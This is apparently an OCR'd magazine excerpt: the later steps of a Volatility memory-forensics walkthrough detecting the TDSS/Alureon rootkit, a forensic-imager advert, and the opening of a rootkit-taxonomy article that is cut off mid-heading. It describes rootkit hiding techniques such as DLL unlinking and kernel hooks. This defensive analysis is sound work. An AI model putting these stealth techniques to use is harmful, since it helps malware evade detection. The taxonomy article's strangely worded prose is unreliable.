STEP 6: INFO ABOUT THE MUTEX

Google search shows that this suspicious mutex is associated with TDSS rootkit. This indicates that the mutex "TdlStartMutex" is malicious.



STEP 7: FILE HANDLES OF SVCHOST.EXE

Examining file handles in svchost.exe (pid 888) shows that is handles to two suspicious files (DLL and driver file). As you can see in the below screenshot both of these files start with "TDSS"

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem handles -p 888 -t File
Volatile Systems Volatility Framework 2.3_beta
Offset(V)     Pid     Handle     Access Type            Details
---------- ------ ---------- ---------- --------------- -------
0x8924d418    888       0x154  0x12019f File            \Device\WMIDataDevice
0x89493d08    888       0x290  0x12019f File            \Device\Termdd
0x890d9db0    888       0x298  0x12019f File            \Device\Termdd
0x892cc678    888       0x2d0  0x12019f File            \Device\NamedPipe\Ctx_WinStation_API_service
0x893dfae0    888       0x2d4  0x12019f File            \Device\NamedPipe\Ctx_WinStation_API_service
0x891eb458    888       0x2f4  0x12019f File            \Device\Termdd
0x891eb390    888       0x2f8  0x12019f File            \Device\Termdd
0x894962b0    888       0x328  0x12019f File            \Device\WMIDataDevice
0x890fd338    888       0x340  0x100020 File            \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b641
44ccf1df_6.0.2600.5512_x-ww_35d4ce83
0x88f9ad98    888       0x348  0x120089 File            \Device\HarddiskVolume1\WINDOWS\system32\TDSSoiqh.dll
0x88f7dbe0    888       0x350  0x120089 File            \Device\HarddiskVolume1\WINDOWS\system32\drivers\TDSSmqxt.sys
0x892bb008    888       0x354      0x187 File           \Device\NamedPipe\TDSScmd
0x89248c68    888       0x35c      0x187 File           \Device\NamedPipe\TDSScmd
0x892189d0    888       0x360      0x187 File           \Device\NamedPipe\TDSScmd
0x89109888    888       0x364      0x187 File           \Device\NamedPipe\TDSScmd
```

STEP 8: DETECTNG HIDDEN DLL


Volatility's dlllist module couldn't find the DLL starting with "TDSS" whereas ldrmodules plugin was able to find it. This confirms that the DLL (TDSSoiqh.dll) was hidden. Malware hides the DLL by unlinking from the 3 PEB lists (operating sytem keeps track of the DLL's in these lists).

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules -p 888 | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
     888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
root@bt:~/volatility_2.3_beta#
```

STEP 9: DUMPING THE HIDDEN DLL

In the previous step hidden DLL was detected. This hidden DLL can be dumped from the memory to disk using Volatility's dlldump module as shown below:

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 888 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name                  Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x892ea5d8 svchost.exe          0x010000000 UNKNOWN              OK: module.888.94ea5d8.10000000.dll
root@bt:~/volatility_2.3_beta#
```



STEP 10: VIRUSTOTAL SUBMISSION OF DUMPED DLL

Submitting the dumped dll to VirusTotal confirms that it is malicious.

GData	Gen:Trojan.Heur.GM.0000610110	20130709
Ikarus	Packed.Win32.Krap	20130709
Jiangmin	✔	20130709
K7AntiVirus	Riskware	20130709
K7GW	Riskware	20130709
Kaspersky	✔	20130709
Kingsoft	Win32.Troj.Undef.(kcloud)	20130708
Malwarebytes	✔	20130709
McAfee	Artemis!3CCE3463DB2E	20130709
McAfee-GW-Edition	Artemis!3CCE3463DB2E	20130709
Microsoft	VirTool:Win32/Obfuscator.DQ	20130709
MicroWorld-eScan	✔	20130709
NANO-Antivirus	Trojan.Win32.Tdss.qfplb	20130709
Norman	✔	20130708
nProtect	✔	20130709
Panda	Generic Worm	20130709
PCTools	Trojan.Gen	20130709

STEP 11: LOOKING FOR OTHER MALICIOUS DLL'S

Looking for the modules in all the processes that start with "TDSS" shows that msiexec.exe process (pid 1236) has reference to a temp file (which is starting with TDSS), which is suspicous.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem ldrmodules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
     888 svchost.exe          0x10000000 False  False  False \WINDOWS\system32\TDSSoiqh.dll
    1236 msiexec.exe          0x10000000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf184.tmp
    1236 msiexec.exe          0x77dd0000 True   True   True  \DOCUME~1\ADMINI~1\LOCALS~1\Temp\TDSSf193.tmp
root@bt:~/volatility_2.3_beta#
```


STEP 12: SUSPICIOUS DLL LOADED BY MSIEXEC

Examining the DLL's loaded by the process msiexec (pid 1236) using dlllist module, shows a suspicious dll (dll.dll) loaded by msiexec process.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 1236
Volatile Systems Volatility Framework 2.3_beta
```

```
************************************************************************
msiexec.exe pid:   1236
Command line : C:\WINDOWS\system32\msiexec.exe /V
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000    0x16000     0xffff C:\WINDOWS\system32\msiexec.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77c10000    0x58000     0xffff C:\WINDOWS\system32\msvcrt.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll
0x774e0000   0x13d000     0xffff C:\WINDOWS\system32\ole32.dll
0x7d1e0000   0x2bc000     0xffff C:\WINDOWS\system32\msi.dll
0x5cb70000    0x26000        0x1 C:\WINDOWS\system32\ShimEng.dll
0x6f880000   0x1ca000        0x1 C:\WINDOWS\AppPatch\AcGenral.DLL
0x76b40000    0x2d000        0x2 C:\WINDOWS\system32\WINMM.dll
0x77120000    0x8b000        0x3 C:\WINDOWS\system32\OLEAUT32.dll
0x77be0000    0x15000        0x1 C:\WINDOWS\system32\MSACM32.dll
0x77c00000     0x8000        0x3 C:\WINDOWS\system32\VERSION.dll
0x7c9c0000   0x817000        0x1 C:\WINDOWS\system32\SHELL32.dll
0x77f60000    0x76000        0x5 C:\WINDOWS\system32\SHLWAPI.dll
0x769c0000    0xb4000        0x1 C:\WINDOWS\system32\USERENV.dll
0x5ad70000    0x38000        0x1 C:\WINDOWS\system32\UxTheme.dll
0x10000000    0x2b000        0x1 C:\WINDOWS\system32\dll.dll
0x76390000    0x1d000        0x1 C:\WINDOWS\system32\IMM32.DLL
0x773d0000   0x103000        0x3 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.260
.dll
```



STEP 13: DUMPING DLL AND VT SUBMISSION

Dumping the suspicious DLL (dll.dll) and submitting to VirusTotal confirms that this is associated with TDSS (Alueron) rootkit.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 1236 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name                  Module Base Module Name          Result
---------- -------------------- ----------- -------------------- ------
0x8923c778 msiexec.exe          0x010000000 dll.dll              OK: module.1236.943c778.10000000.dll
root@bt:~/volatility_2.3_beta#
```

ClamAV	✓	20130709
Commtouch	✓	20130709
Comodo	✓	20130709
DrWeb	BackDoor.Tdss.30	20130709
Emsisoft	Trojan.Dropper.STN (B)	20130709
eSafe	✓	20130709
ESET-NOD32	✓	20130709
F-Prot	✓	20130709
F-Secure	Trojan.Dropper.STN	20130709
Fortinet	✓	20130709
GData	Trojan.Dropper.STN	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	✓	20130709
K7GW	✓	20130709
Kaspersky	✓	20130709
Kingsoft	Win32.Troj.TDSS.de.102400	20130708

STEP 14: HIDDEN KERNEL DRIVER

In step 7 we also saw reference to a driver file (starting with “TDSS”). Searching for the driver file using Volatility’s modules, plugin couldn’t find the driver that starts with “TDSS” whereas Volatility’s driverscan plugin was able to find it. This confirms that the kernel driver (TDSSserv.sys) was hidden. The below screenshot also shows that the base address of the driver is “0xb838b000” and the size is “0x11000”

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem modules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 15: KERNEL CALLBACKS

Examining the callbacks shows the callback (at address starting with 0xb38) set by an unknown driver.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem callbacks
Volatile Systems Volatility Framework 2.3_beta
Type                                Callback   Module               Details
----------------------------------- ---------- -------------------- -------
```

```
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\mnmdd
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\RDPCDD
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\VgaSave
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS         \Driver\vmx_svga
IoRegisterShutdownNotification       0xbadb65be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xbadb65be Fs_Rec.SYS           \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xba8b873a MountMgr.sys         \Driver\MountMgr
IoRegisterShutdownNotification       0xba74a2be ftdisk.sys           \Driver\Ftdisk
IoRegisterShutdownNotification       0xba5e78f1 Mup.sys              \FileSystem\Mup
IoRegisterShutdownNotification       0x805cdef4 ntoskrnl.exe         \FileSystem\RAW
IoRegisterShutdownNotification       0x805f5d66 ntoskrnl.exe         \Driver\WMIxWDM
GenericKernelCallback                0xb838e108 UNKNOWN              -
GenericKernelCallback                0xb838d8e9 UNKNOWN              -
GenericKernelCallback                0xbadfeafe CaptureRe...itor.sys -
GenericKernelCallback                0xbadfa7b4 CapturePr...itor.sys -
KeRegisterBugCheckReasonCallback     0xbad74ab8 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback     0xbad74a70 mssmbios.sys         SMBiosRe
KeRegisterBugCheckReasonCallback     0xbad74a28 mssmbios.sys         SMBiosDa
KeRegisterBugCheckReasonCallback     0xba51c1be USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback     0xba51c11e USBPORT.SYS          USBPORT
KeRegisterBugCheckReasonCallback     0xba533522 VIDEOPRT.SYS         Videoprt
PsSetLoadImageNotifyRoutine          0xb838e108 UNKNOWN              -
PsSetCreateProcessNotifyRoutine      0xbadfa7b4 CapturePr...itor.sys -
PsSetCreateProcessNotifyRoutine      0xb838d8e9 UNKNOWN              -
CmRegisterCallback                   0xbadfeafe CaptureRe...itor.sys -
root@bt:~/volatility_2.3_beta#
```

STEP 16: EXAMINING THE UNKNOWN KERNEL DRIVER

Below screenshot shows that this unknown driver falls under the address range of TDSSserv.sys. This confirms that unknown driver is “TDSSserv.sys”.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 17: KERNEL AND HOOKS

Malware hooks the Kernel API and the hook address falls under the address range of TDSSserv.sys (as shown in the below screenshots).

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem apihooks -P -Q
Volatile Systems Volatility Framework 2.3_beta
```

```
**************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
Victim module: ntoskrnl.exe (0x804d7000 - 0x806cf580)
Function: ntoskrnl.exe!IofCompleteRequest at 0x804ee1b0
Hook address: 0xb838d6bb
Hooking module: <unknown>

Disassembly(0):
0x804ee1b0 ff2504c25480     JMP DWORD [0x8054c204]
0x804ee1b6 cc               INT 3
0x804ee1b7 cc               INT 3
0x804ee1b8 cc               INT 3
0x804ee1b9 cc               INT 3
0x804ee1ba cc               INT 3
0x804ee1bb cc               INT 3
0x804ee1bc 8bff             MOV EDI, EDI
0x804ee1be 55               PUSH EBP
0x804ee1bf 8bec             MOV EBP, ESP
0x804ee1c1 56               PUSH ESI
0x804ee1c2 ff1514774d80     CALL DWORD [0x804d7714]

Disassembly(1):
```

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                       \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 18: DUMPING THE KERNEL DRIVER

Dumping the kernel driver and submitting it to VirusTotal confirms that it is TDSS (Alureon) rootkit.

```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem moddump -b 0xb838b000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Module Base Module Name          Result
----------- -------------------- ------
0x0b838b000 UNKNOWN              OK: driver.b838b000.sys
root@bt:~/volatility_2.3_beta#
```

F-Prot	W32/Trojan3.WZ	20130709
F-Secure	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Fortinet	W32/TDSS.B!tr	20130709
GData	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	Trojan	20130709
K7GW	✓	20130709
Kaspersky	UDS:DangerousObject.Multi.Generic	20130709
Kingsoft	Win32.Troj.Generic.a.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	generic!bg.bcg	20130709
McAfee-GW-Edition	generic!bg.bcg	20130709
Microsoft	Trojan:WinNT/Alureon.D	20130709
MicroWorld eScan	✓	20130709
NANO-Antivirus	Trojan.Win32.ZPACK.zkens	20130709
Norman	TDSSServ.AM	20130708

CONCLUSION

Memory forensics is a powerful investigation technique and with a tool like Volatility it is possible to find advanced malware and its forensic artifacts from the memory which helps in incident response, malware analysis and reverse engineering. As you saw, starting with little information we were able to detect the advanced malware and its components.

ABOUT THE AUTHOR

Monnappa K A is based in Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on various topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis", "Detection and Removal of Malwares" and "Sandbox Analysis" in the Bangalore security community meetings. His article on "Malware Analysis" was also published in the Hakin9 ebook "Malware – From Basic Cleaning To Analyzing"

You can view the video demo's of all his presentations by subscribing to his youtube channel: http://www.youtube.com/user/hackycracky22.

THE ONE!

FORENSIC Falcon™

The Most Powerful Forensic Imager in the World

Provides the broadest drive interface support

Built-in support for SAS, SATA, USB 3.0 and Firewire. Supports IDE and other interfaces with adapters included with Falcon

Processes evidence faster than any other forensic imager

Image from 4 source drives up to 5 destinations
Perform up to 5 imaging tasks concurrently
Image to/from a network location
Imaging speeds of up to 20GB/min

NEW FEATURES AVAILABLE NOV 2013

- NTFS Support
- TrueCrypt Support
- Drive Spanning
- The fastest E01 imaging speed available

Logicube®

Visit our website today to see why Falcon is The One!
www.logicube.com

THE ROOTKITS

AN INFORMATIVE NUTSHELL APPROACH OF ROOTKIT FORENSICS FOR COMPUTER FORENSICS EXPERTS

by dr Sameera de Alwis

Enormous volume of hacking occurrs, severe data breaches and data leakages are being reported universally. Almost every foremost business and every distinct government are being relentlessly smashed by these invaders and the revenue loss causes of these hostile occurrences are immense and the reputational damages are also innumerable. The contemporary computer/digital forensics software tools and approaches habitually miscarries on the detection of contemporary Rootkits, and forthcoming Rootkit progresses will exacerbate this circumstances. Present-day and emerging uncovering tactics rely on low level knowledge of Rootkit enactments, and so will persist in a mercurial point. This manuscript offers the fallouts of a digital forensics investigative determination to inaugurate the contemporary state of Rootkits and architectural/internals of the Rootkits, to file the foreseen forthcoming state of Rootkits and its architectural/internals, and to pinpoint effective elucidations to the contest of Rootkit exposure in the domain of Malware Forensics in the prime domain of Computer/Digital Forensics.

What you will learn:

- Nutshell Classification/Types of Rootkits for Malware Forensics Experts
- In-Depth Capabilities of Rootkits for Malware Forensics Experts
- The Rootkit Discovery/Recognition Process and Procedures

What you should know:

- Operating System's Architectures
- OS User Mode and Kernel Mode Internals
- Computer Hardware Architectures
- Virtual Machines and Associated Technologies

Rootkits (A.K.A – Administrator's Nightmare) are rapidly fetching the tool of choice for the present day cyber-crimes and reconnaissance involving network interrelated computing equipment and data. Rootkit is a type of malicious (malcode) software application or malware that is installed by an invader afterward the target victim system has been compromised at the root or administrator's level. For the reason that the Rootkits transports the stealth process and the facility to ex-filtrate data concealed from the network. The vital or confidential information is being saved in computers, the defective/vulnerable software and a deficiency of security reins render the valuable information to outbreak these forms of malware. The determination of a Rootkit is to deliver sustained and stalwart dense access to the negotiated victim system, to conceal information about the concession and its enduring events from authentic system supervisors or administrators.

In accumulation to these rudimentary topographies, Rootkits may also deliver the functionalities such as: Keystroke Loggers (Keyloggers), Backdoors, Data Packet Sniffers, Data-Exfiltration, Remote Attack Tools RATs, Botnets and occasionally even APTs (Advanced Persistent Threats)), and mostly it uses the extremely encrypted covert communication channels with the robust encryption or cryptographic algorithms to negotiate with the invaders. Rootkits are divergent from worms or viruses, for the reason that they do not self-propagate like worms, nevertheless manifold formulae of malware are occasionally pooled. The mutual philological manner for Computer Security Incidents published by Sandia National Laboratories categorizes rootkits as a form of invasive toolkit (Howard and Longstaff, 1998).

These invasive toolkits instigated from malicious invaders who desired to endure to exploit a conceded systems by forming a concealed cache of tools. This is not a newfangled run-through; the conception has been around as elongated as hacking has in the biosphere. Certain cradles deliberate a rootkit to be a form of Trojan-Horse, nonetheless not like most of Trojans, Rootkits deliver the stealth functionalities that is castoff to masquerade itself and its activities. There are thousands of Rootkit variations readily prevailing in the online biosphere for download on the Internet, and their custom is on upsurge. The Rootkits are available for every prevalent key operating platforms (OS) such as: Microsoft Windows, Apple Mac OS X, and numerous flavors/distributions of UNIX and Linux.

CLASSIFICATION OF ROOTKITS

There have been manifold challenges to classify Rootkits, nevertheless none of them have ensued in an approximately acknowledged the Rootkit taxonomy. Numerous tactics have castoff the level at which subversion befalls, Rootkit topographies or competences, the stealth techniques engaged, Rootkit ancestry and resemblance, and Rootkit code rheostat stream.

More than a few tactics denote to Rootkits consuming a casual classification built upon the level at which the subversion performances are engaged, such as: *Kernel-Mode, User-Mode* and *Virtualized*. The most presumed key classification forms are,

- Infect Code (Type 1) – Subverts OS or applications by functioning Static System Resources.
- Infect Data (Type 2) – Subverts OS Kernel by functioning Dynamic System Resources.
- Hypervisor (Type 3) – Subverts OS prior to Boot, consuming Virtualization, Hypervisor, or Low Level Chipset Control.
- No Subversion (not Rootkit forms) – Does not subvert the OS or applications).

The *Type I Rootkits* target those system resources which were intended to be persistent, such as Kernel Code units. The *Type II Rootkits* target dynamic system resources, approximating the data segments, counting components of specific Kernel built data structures. And the *Type III Rootkits* target the newfangled hypervisor systems and are by classification those which cannot be perceived by whichever form of integrity scanning, for the reason that they live entirely freestanding the intrinsic OS. An advanced classification can be devised at the diverse topographies or the feature sets which castoff by Rootkits. The supreme outstanding competence in a Rootkit is how it masquerades its internal Rootkit segments.

Concede manner, the Rootkits can be fragmented into tri-extensive types contingent on the uppermost intensified privileges with which they execute in the system. A Rootkit that executes like an ordinary software applications would be named as,

Userland/User-Mode Rootkits and would custom in the "CPU Ring 3" system privilege level, which does not have the identical privileges as the OS Kernel. Maybe, a supplementary anticipated Rootkits

will drive within the Kernel itself, and consequently be capable to access whichever sector of the system. These are acknowledged as *Kernel-Mode Rootkits* which execute at the identical privilege as the Kernel "CPU Ring 0" system privilege level. There are also explicit forms of Rootkits which can execute beneath the Kernel level, via the *Virtual Machine (VM)* technology, even counting the Rootkits that can acquire into the "Hypervisor" hardware levels of the VM architectures and those are named as *Hypervisor Rootkits*.




Figure 1. *Kernel Privilege Stack in Microsoft Windows Architecture*

A supplementary distinguished classification of the stealth technologies engaged by Rootkits was presented by Butler, Arbaugh and Petroni. They nominated six comprehensive customs that *Rootkits Masquerade:* Hooks, Registers, Layered Drivers, Callbacks, DKOM (Direct Kernel Object Manipulation) and at the present time retro undeniably the VM (Virtual Machines). Most of these practices are Kernel-Mode, with the exclusion of Userland Hooks. One could also form a capability of vector for every Rootkit, by satisfying in tenets for an enormous set of conceivable topographies, such as: *Collective Topographies:* Injection Process, Target OS, Mode, Persistent, EEPROM/Flash, Weaponized and Maturity, *Hooking Techniques:* IAT, SST/SSDT, /proc, EAT, DLL Injections, IRP, DKOM, IDT, Inline, Page-Fault Handlers, APIs, VMMs and Layered Filter Drivers, *Object Masquerading Processes:* Handles, Files, Modules, Processes, Services, Ports, Registry Keys, Drivers and In-Memory Executable(s) and the *Comportments:* Elevate Process Privileges, Enhances Internet Protocols, Polymorphic Procedures, Evasive Performances, Overwrites Syscall Jumps, Terminate Rivals, Complements Newfangled Syscall Jumps, TPC/UDP Packet Sniffers, Varies of Kernel Text, DoS (Denial of Service) and Key Logging.

COMPETENCES OF THE ROOTKITS

